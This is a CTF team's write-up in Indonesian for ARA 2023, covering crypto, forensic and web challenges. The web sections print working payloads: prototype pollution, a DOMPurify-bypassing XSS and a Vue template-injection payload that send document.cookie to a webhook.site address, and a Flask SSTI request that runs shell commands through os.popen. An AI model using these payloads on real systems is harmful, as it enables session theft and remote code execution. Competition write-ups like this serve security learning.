

Big Brain Kidz



ardhani
kokonat
ZafiN

Daftar Isi

Cryptography	2
One Time Password (?) (100 pts)	2
Secrets Behind a Letter (100 pts)	2
L0v32x0r (100 pts)	3
SH4-32 (100 pts)	4
babychall (132 pts)	4
Help (443 pts)	6
Forensic	7
Thinker (100 pts)	7
Web Exploitation	7
Dewaweb (100 pts)	8
Pollution (337 pts)	8
Paste It (443 pts)	10
Noctchill DB (454 pts)	11
Welcome Page (454 pts)	14
X-is for blabla (469 pts)	15
Binary Exploitation	17
basreng komplek (460 pts)	17
nasgor komplek (496 pts)	23
OSINT	28
Time Machine (100 pts)	28
Backroom (100 pts)	28
Hey detective, can you help me (304 pts)	30
Misc	33
Feedback (50 pts)	33
in-sanity check (100 pts)	34
@B4SH (100 pts)	35
D0ts N D4sh3s (100 pts)	35

Cryptography

One Time Password (?) (100 pts)

Diberikan sebuah file yang ternyata XOR nya merupakan flagnya ketika di decode di python3.

Berikut solvernya.

```
Python 3.8.10 (default, Nov 14 2022, 12:59:47)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
bytes.fromhex("415241323032337b7468335f705f3574346e64355f6630725f7034647a7a7d")
b'ARA2023{ }'
>>>
```

Flag : ARA2023{th3_p_5t4nd5_f0r_p4dzz}

Secrets Behind a Letter (100 pts)


Diberikan sebuah file yang berisi p,q,c,dan e atau ini adalah soal rsa. Karena p sama q udah dikasihtau. Mudah untuk mendapatkan kunci privatnya atau tinggal mengikuti algoritma dekripsi rsa secara umum. Berikut solvernya.

```
from Crypto.Util.number import *

p =
125753336941212676905219718556916381441368103311882482367708803389058118834
85064104865649834927819725617695554472100341361896162022311653301532810101
344273
q =
124974834261750724658521679369605262322848918767879810806711627835614115216
75809112204573617358389742732546293502709585129205885726078492417109867512
398747
c =
36062934495731792908639535062833180651022813589535592851802572264328299027
40641392734685245421762779331514489294202688698082362224015740571749978795
99430405407341221428388984827675412726778370913038246699129635727146561394
220118530281335561114050725265098398467015701334377461027276449823447125718
44332280218

e = 65537
n = p*q
phi = (p-1)*(q-1)
```

```
d = pow(e,-1,phi)
m = pow(c,d,n)
print(long_to_bytes(m))
```

A screenshot of a terminal window with a dark background. The window title is "zafin@muhammad-vivobookasuslaptop410mae410ma: ~/Downloads/CTF/ARACTF/crypto/secretbehindletter". The terminal shows the command "python3 solve.py" being executed, which outputs "b'ARA2023{1t_turn5_out_to_b3_an_rsa}'". The prompt "zafin@muhammad-vivobookasuslaptop410ma: ~/Downloads/CTF/ARACTF/crypto/secretbehindletter\$" is visible at the bottom.

```
zafin@muhammad-vivobookasuslaptop410ma: ~/Downloads/CTF/ARACTF/crypto/secretbehindletter$ python3 solve.py
b'ARA2023{1t_turn5_out_to_b3_an_rsa}'
zafin@muhammad-vivobookasuslaptop410ma: ~/Downloads/CTF/ARACTF/crypto/secretbehindletter$
```

Flag : ARA2023{1t_turn5_out_to_b3_an_rsa}

L0v32x0r (100 pts)

Diberikan problem di deskripsi sebagai berikut.

Vonny and Zee were having a treasure hunt game until they realized that one of the clues was a not alike the other clues as it has a random text written on the clue.

The clue was "001300737173723a70321e3971331e352975351e247574387e3c".

Help them to find what the hidden clue means!

Author: L e n s#1048

Intuisi saya langsung mengarah ke xor one byte, kenapa? Karena di bagian depan clue terdapat 001300 dan flag bagian depan polanya juga ARA yang berpola sama. Terus gimana dapet keynya? Karena cuma 1 byte sebenarnya gausah di bruteforce karena kita tau bagian depan flag pasti huruf A dan kita juga punya cipher bagian depan sehingga tinggal kita xor keduanya saja untuk mendapatkan keynya.

Berikut solvernya.

```
Python 3.8.10 (default, Nov 14 2022, 12:59:47)
```

```
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> a = bytes.fromhex("001300737173723a70321e3971331e352975351e247574387e3c")
>>> key = xor(a[0],b"A")
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'xor' is not defined
>>> from pwn import xor
>>> key = xor(a[0],b"A")
>>> xor(a,key)
b'ARA2023{1s_x0r_th4t_e45y?}'
>>>
```

Flag : ARA2023{1s_x0r_th4t_e45y?}

SH4-32 (100 pts)

Diberikan sebuah file txt, awalnya saya mengira kita harus membruteforce setiap kata di file tersebut yang hash nya sesuai dengan deskripsi soal. Akan tetapi, ketika saya membuka file tersebut, saya langsung melihat hex yang berciri seperti flag karena ujung terakhir hex nya adalah 7d atau dalam karakter adalah “}” yang mana itu merupakan bagian dari flag. Ketika saya decode semuanya dan saya submit ternyata benar itu adalah flagnya.

```
Hex flag di file : 415241323032337b6834736833645f30525f6e4f545f6834736833647d
Hasil decode :

Python 3.8.10 (default, Nov 14 2022, 12:59:47)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> bytes.fromhex("415241323032337b6834736833645f30525f6e4f545f6834736833647d")
b'ARA2023{h4sh3d_0R_nOT_h4sh3d}'
>>>
```

Flag : ARA2023{h4sh3d_0R_nOT_h4sh3d}

babychall (132 pts)

Diberikan sebuah file yang berisi n1,n2,n3, c1,c2,dan c3. Intuisi saya langsung mengarah ke chinese remainder theorem attack walaupun e nya belum tentu sama dengan 3, tetapi apa salahnya mencoba terlebih dahulu.

Setelah dicoba ternyata benar, dan langsung mendapatkan flagnya. Berikut solvernya.

```

from functools import reduce
from gmpy2 import iroot

def extendedGCD(a : int , b : int):
    if(b == 0):
        d, x, y = a , 1, 0
    else:
        d, p, q = extendedGCD(b, a % b)
        x = q
        y = p - (a // b) * q
    return d,x,y

def GCD(a : int, b : int):
    return extendedGCD(a,b)[0]

def LCM(a : int, b : int):
    return (a * b)//GCD(a,b)

def mulinv(num : int, mod : int):
    d,x,y = extendedGCD(num,mod)
    if(d != 1):
        raise ValueError("number and modulus are not coprime")
    return x % mod

def solveCRT(remainders, modulus):
    #each modulus, should be coprime
    result = 0
    prod = reduce(lambda x,y:x*y,modulus)
    for r_i,n_i in zip(remainders,modulus):
        N_i = prod//n_i
        result += r_i * N_i * mulinv(N_i,n_i)
    return result % prod

c1=509969731048456631083797511312030854324124901983127146636568236482330384
792981928614518342469302081401101736990585279190201154325867054004673456478
06522331396447650847650133013246673390879222719169248862420278256322967718
70170045872920779312475816643864144811231448994586323188198235279076513053
5004090053677
c2=26750863544769754220554146667955046832423059482007613482500284012668820
28494792724072473530888031343997988485639367375927974100307107406775103695
19880070370418141473628138846420542912315960504818663485277171790970486464
71128175860246822999878686079330596342795563214762048135212016826623285100
86496215821461
c3=372306582432525907436085711050273578627909729872088332130179411714487538
15654839901699526651433771324826895355671255944414893947963934979068257310
367315935701270804390799121669635153012916402271190722618997500392911737767
14331655237649588298693569514697085391427548171740026883264498715798872757
5513351441919

```

```

n1=10548112726721826061215687101775769455014273582408715010675040357987749
50592304130461813013558710453571380333433159007322285028757066592448447115
38497850413046440270578916645981161000807526427004236918404837363404678029
44394495065510225242341563197702062582686772889823138273739672889684761801
0577420408630133
n2=93105621059686474816890215494554802831518948420160941703522759121619785
85127060863413030745022755798797681816233198228963421503718407586478722368
12189826020928067578885335871269740910771902427974613189072807590756125774
75534626062060960739269828789274137274363970056276139434039315860052556417
340696998509271
n3=65918509650742278494971363290874849181268364316012656769339120004000702
94527194253309752988496406310937703671584717619628094380726198684859300042
41433202800532790214113942672682553377834949016063196874573515869153146628
00434632332988978858085931586830283694881538759008360486661936884202274973
387108214754101

```

```

m3 = solveCRT([c1,c2,c3],[n1,n2,n3])
mcuberoot = iroot(m3,3)

if mcuberoot[1]:
    m = int(mcuberoot[0])
    print(bytes.fromhex(hex(m)[2:]))
else:
    print("Bukan CRT")

```

```


zafin@muhammad-vivobookasuslaptape410mae410ma: ~/Downloads/CTF
File Actions Edit View Help
zafin@muhammad-vivobookasuslaptape410mae410ma: ~/Downloads/CTF/ARACTF/crypto/babychall
zafin@muhammad-vivobookasuslaptape410mae410ma: ~/Downloads/CTF/ARACTF/crypto/babychall$ python3 solver.py
b'ARA2023{s00000_much_c1ph3r_but_5m4ll_e_5t1ll_d0_th3_j0b}'
zafin@muhammad-vivobookasuslaptape410mae410ma: ~/Downloads/CTF/ARACTF/crypto/babychall$

```

Flag : ARA2023{s00000_much_c1ph3r_but_5m4ll_e_5t1ll_d0_th3_j0b}

Help (443 pts)

Diberikan file txt yang isinya seperti binary, saya coba decode dan tentu saja tidak semudah itu :) ternyata, binary tersebut terdiri dari 7 digit. Lalu saya baca deskripsi “put this text on the display”. Saya langsung teringat dengan 7-Segment Display yang dapat menampilkan angka desimal melalui kombinasi 7 segmen. Kira-kira seperti ini cara kerjanya.



source: <https://anndnyli.blogspot.com/2019/09/rangkaian-tujuh-segment-anoda.html>

Di sini saya mendecode secara manual dengan membayangkan angka 1 berarti segmen menyala dan 0 berarti segmen mati. Ternyata binary tersebut bukan menampilkan angka, melainkan huruf. Didapatkan flagnya.

Flag : ARA2023{supertranscendentess_it_is_hehe}

Forensic

Thinker (100 pts)

Diberikan sebuah file confused.png. Saya menjalankan basic file check dan menemukan sesuatu pada binwalk. Saya pun mengextract file tersebut dan menemukan nested folder.

1. Dalam folder **did you** terdapat file **e.txt** yang berisi string base 64 "QVJBMjAyM3s=", ketika didecode berupa string "ARA2023{".
2. Dalam folder **find** terdapat file **a.txt** yang berisi string hexadecimal "35216D706C335F", ketika didecode berupa string "5!mpl3_".
3. Dalam folder **something** terdapat file **s.txt** yang berisi binary "01000011 00110000 01110010 01110010 01110101 01110000 01110100 00110011 01100100 01011111", ketika didecode berupa string "C0rrupt3d_".
4. Dalam folder **suspicious** terdapat file **y.png** yang merupakan corrupted image. File tersebut tidak bisa dibuka, jadi saya buka menggunakan text editor. Ternyata, file header dan IHDR chunknya telah diganti, jadi saya perbaiki dan diperoleh gambar ini.

49 109 52 103 101 53 125

Gambar berisi decimal yang ketika didecode menghasilkan string "1m4ge5".

Flag : ARA2023{5!mpl3_C0rrupt3d_1m4ge5}

Web Exploitation

Dewaweb (100 pts)



Diberikan sebuah url `http://103.152.242.116:8417/` dan deskripsi chall yang mengandung kata 'inspektur', dari clue pada deskripsi saya langsung mencoba ``curl http://103.152.242.116:8417/-l`` dan mendapatkan header X-4th-Flag: `s1h?XD}`.

- Flag ke-4: `s1h?XD}`

Selanjutnya saya mencari flag 1, 2, 3 pada `view-source:url`, flag pertama saya dapatkan pada `/index.php` yg diberi comment html `<!-- part-1 : ARA2023{s4nt4l_ -->`.

- Flag ke-1: `ARA2023{s4nt4l_`

Kemudian flag kedua terdapat pada file `/js/custom.js` disimpan dalam comment js `/** part-2 : dUlu_ */`.

- Flag ke-2: `dUlu_`

Dan yang terakhir sisa flag ketiga saya dapatkan pada file `/css/style.css` => `/** part-3 : g4k_ */`.

- Flag ke-3: `g4k_`

Langkah terakhir tinggal menyatukan flag 1, 2, 3 dan 4.

Flag: `ARA2023{s4nt4l_dUlu_g4k_s1h?XD}`

Pollution (337 pts)



Diberikan sebuah url dan file attachments express js. Memiliki tampilan index berisi form register yang ketika disubmit input dari form dikirim melalui POST method berbentuk JSON.

Setelah membaca nodejs proto pollution dan mengambil contoh dari [Another example when executed on JQuery 3.3.1](#) di <https://book.hacktricks.xyz/pentesting-web/deserialization/nodejs-prototype-pollution> saya mencoba mengubah isi POST method menjadi seperti di bawah.

```
POST /register HTTP/1.1
Host: 103.152.242.116:4137
Content-Length: 71
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Content-Type: text/plain
Accept: */*
Origin: http://103.152.242.116:4137
Referer: http://103.152.242.116:4137/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{"__proto__":{"username":"ardhani","secret":"Admisn","role":"Admin"}}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 77
ETag: W/"4d-/TbgE/InLiEYqm4U0KNMF8qxCi8"
Date: Sun, 26 Feb 2023 04:10:35 GMT
Connection: close

{"message":"Here is your flag!","secret":"ARA2023{e4sy_Pro70typ3_p0llut1oN}"}
```

Flag : ARA2023{e4sy_Pro70typ3_p0llut1oN}

Paste It (443 pts)



Diberikan source code website dengan framework express js, Terdapat sebuah form input yang jika disimpan akan merefleksikan kembali dengan sebuah id di url, input tersebut juga difilter menggunakan `DOMPurify.sanitize()`, saya mencari payload untuk bypass filter tersebut pada <https://portswigger.net/research/bypassing-dompurify-again-with-mutation-xss> dan membypass filter http bisa menggunakan `//url.com` atau dengan `String.fromCharCode(url)`.

Payload yang saya gunakan:

- Saya menggunakan `window.location.assing(url)`
- Karena ada filter http walaupun bisa dibypass dengan `//` namun saya lebih memilih mengencode url ini
<https://webhook.site/3a808c18-e0ce-48c8-8f5b-9a47d8bf791a?cookie=> menjadi unicode char.

```
<math><mtext><table><mglyph><style><!--</style><img  
title="--&gt;&lt;/mglyph>&lt;img&Tab;src=1&Tab;onerror=window.location.assign(String.fromCharCode(104,116,116,112,115,58,47,47,119,101,98,104,111,111,107,46,115,105,116,101,47,  
51,97,56,48,56,99,49,56,45,101,48,99,101,45,52,56,99,56,45,56,102,53,98,45,57,97,52,55,1  
00,56,98,102,55,57,49,97,63,99,111,111,107,105,101,61)+document.cookie)&gt;">
```

Setelah payload berhasil disubmit itu akan tereksekusi dengan baik dengan teredirect ke `webhook.site` saya, tak lupa saya mengambil id dari `http://chall.ctf/{id}` untuk mereport ke admin supaya dapat mencuri cookie.


Saya mendapat url API untuk melakukan report pada admin yaitu <http://chall.ctf/api/report> dengan POST method yang berisi json `{"id": {id}}`.

Dan langsung mencoba mengirim request sesuai dengan ketentuan

```
POST /api/report HTTP/1.1  
Host: 103.152.242.116:4512  
Content-Length: 41  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
```

Gecko) Chrome/110.0.5481.78 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://103.152.242.116:4512/api/report
Referer: http://103.152.242.116:4512/api/report
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{"id":"ab878b9a96575ef7da09f292de6ef084"}



Flag : ARA2023{pr07otvp3_p0llUt10n_g4Dg3t_t0_g3t_XSS}

Noctchill DB (454 pts)

Challenge 17 Solves

Noctchill DB

454

Checkout my Noctchill Database Page.

<http://103.152.242.116:6712/ Attachments>

Author: Oxazr#4883


Terdapat sebuah url dan file attachment source code web flask, ketika diakses web tersebut memiliki reflected path ketika error 404. Pada reflected path ternyata vulnerable SSTI karena langsung dirender.

```
@app.route('/<idol>')
def detail(idol):
    try :
        idol = idol.lower()
        render = render_template('idol.html', data=idols[idol])
        return render_template_string(render)
    except :
        try:
            if(not filter(idol)):
                return render_template('invalid.html')
            render = render_template('404.html', idol=idol)
            return render_template_string(render)
        except:
            return "Internal server error"
```

Namun terdapat banyak karakter yang diblacklist, bahkan spasi pun kena huhu.

```
def filter(string):
    blacklist = ["\\", "'", "\"", "|", " ", "[", "]", "+", "init", "subprocess",
                "config", "update", "mro", "subclasses", "class", "base", "builtins"]
    for word in blacklist:
        if word in string:
            return False
    return True
```

Langkah pertama yaitu dengan mengecek http://chall.ctf/{{7*}} dan tereksekusi menjadi 49.




Saya sempat tidak bisa lanjut karena bingung terlalu banyak blacklist karakter, dan saya menemukan referensi writeup ini <https://ctftime.org/writeup/11014> dan ternyata `{{url_for}}` bisa digunakan, saya menggunakan `{{url_for.__globals__.__os__.__dict__.__listdir__()}}` untuk memastikan listing directory apakah bisa atau tidak, dan ternyata berhasil.

Masalah baru muncul ketika single quote terkena blacklist, lantas bagaimana cara melihat isi direktori di / ? saya menggunakan `request.headers` dan mengganti `listdir()` menjadi `popen(perintah).read()` untuk menjalankan perintah linux supaya sat set membaca flag.

```
GET /%7B%7Burl_for.__globals__.__os__.__dict__.__popen(request.headers.c).read()}%7D%7D
HTTP/1.1
Host: 103.152.242.116:6712
Cache-Control: max-age=0
c: cat /flag_68b329da98.txt
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Flag : ARA2023{its_n0t_th4t_h4rd_r1ghT??}

Welcome Page (454 pts)



Terdapat sebuah url chall dan admin bot, berdasarkan hasil scan wappalyzer challnya menggunakan vue js.

Saat dibuka view-source terdapat source code `htmlspecialchars(isset($_GET["msg"]))` yang diberi comment, sepengetahuan saya htmlspecialchars() tidak bisa dibypass. Itu berarti parameter msg tidak bisa menjadi XSS, namun selang beberapa waktu saya mencoba CSTI pada vue dan itu berhasil, akhirnya saya menggunakan payload referensi dari <https://book.hacktricks.xyz/pentesting-web/client-side-template-injection-csti>.


Payload:

- `{{ $emit.constructor`fetch(%22https://webhook.site/3a808c18-e0ce-48c8-8f5b-9a47d8bf791a/%22.concat(document.cookie))`() }}`.

Berikut request pada bot yang saya gunakan

```
POST /visit HTTP/1.1
Host: 103.152.242.116:8414
Content-Length: 163
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://103.152.242.116:8414
Referer: http://103.152.242.116:8414/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{"url":"http://103.152.242.116:8413/?msg={{ $emit.constructor`fetch(%22https://webhook.site/3a808c18-e0ce-48c8-8f5b-9a47d8bf791a/%22.concat(document.cookie))`() }}"}
```



Flag : ARA2023{sUp3r_s3cr3t_c00k13_1s_h3r3}

X-is for blabla (469 pts)

Challenge
15 Solves

X-is for blabla

469

Recently my friend was buy helmet called RFC 2616, pretty strange huh?

<http://103.152.242.116:5771/web.php>

Author: Abdierry#9836

View Hint

View Hint

Diberikan sebuah url <http://103.152.242.116:5771/web.php> yang jika kita view-source terdapat `readme.html` yang disembunyikan, lalu isi `readme.html` merupakan hint dari header apa saja yang dibutuhkan.

Berikut beberapa hint/clue dan header yang saya pakai:

- Brendo merupakan youtuber mukbang dari Jepang.
 - Accept-Language: ja
 - Karena Brendo youtuber dari jepang, maka saya menambah header di atas dengan bahasa japan.
- Brendo menggunakan browser omaga
 - User-Agent: Omega
 - Header permintaan User-Agent adalah string karakteristik yang memungkinkan server dan peer jaringan mengidentifikasi aplikasi, sistem operasi, vendor, dan/atau versi agen pengguna yang meminta.
- Brendo menggunakan sistem operasi wengdows
 - Sec-CH-UA-Platform: Wengdows
 - Sec-CH-UA-Platform header menyediakan platform atau sistem operasi tempat agen pengguna berjalan. Misalnya: "Windows" atau "Android" atau lagi "Wengdows".
- Brendo tidak suka diikuti oleh stalker.
 - DNT: 1
 - DNT (Do Not Track): Sesuai namanya, karena brendo tidak suka diikuti/stalk maka saya menggunakan header ini.
- Brendo selalu membeli Kue yang berada di dekat rumahnya.
 - Cookie: Kue=
 - Disini pikiran saya langsung mengarah ke cookie, jadi saya anggap Kue merupakan key dari Cookie.
- Tempat toko kue tersebut ada di jalan No. 1337
 - Cookie: Kue={"no": "1337"}
 - Kenapa saya menggunakan json? Karena sesuai hint yang diberikan probset "Are you ever heard about a json cookie?".
- sang penjaga toko adalah perempuan cantik bernama Araa
 - Cookie: Kue={"no": "1337", "nama": "Araa"}

Langkah terakhir yaitu mendecode value dari cookie Kue menjadi base64 seperti di bawah

```
GET /web.php HTTP/1.1
Host: 103.152.242.116:5771
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Omega
Accept-Language: ja
Sec-CH-UA-Platform: Wengdows
DNT: 1
Cookie: Kue=eyJubyl6IjEzMzciLCJuYW1hIjoiaXhYSJ9
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
```


```
=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Encoding: gzip, deflate  
Connection: close
```

Flag: ARA2023{H3ad_1s_ImP0rt4Nt}

Binary Exploitation

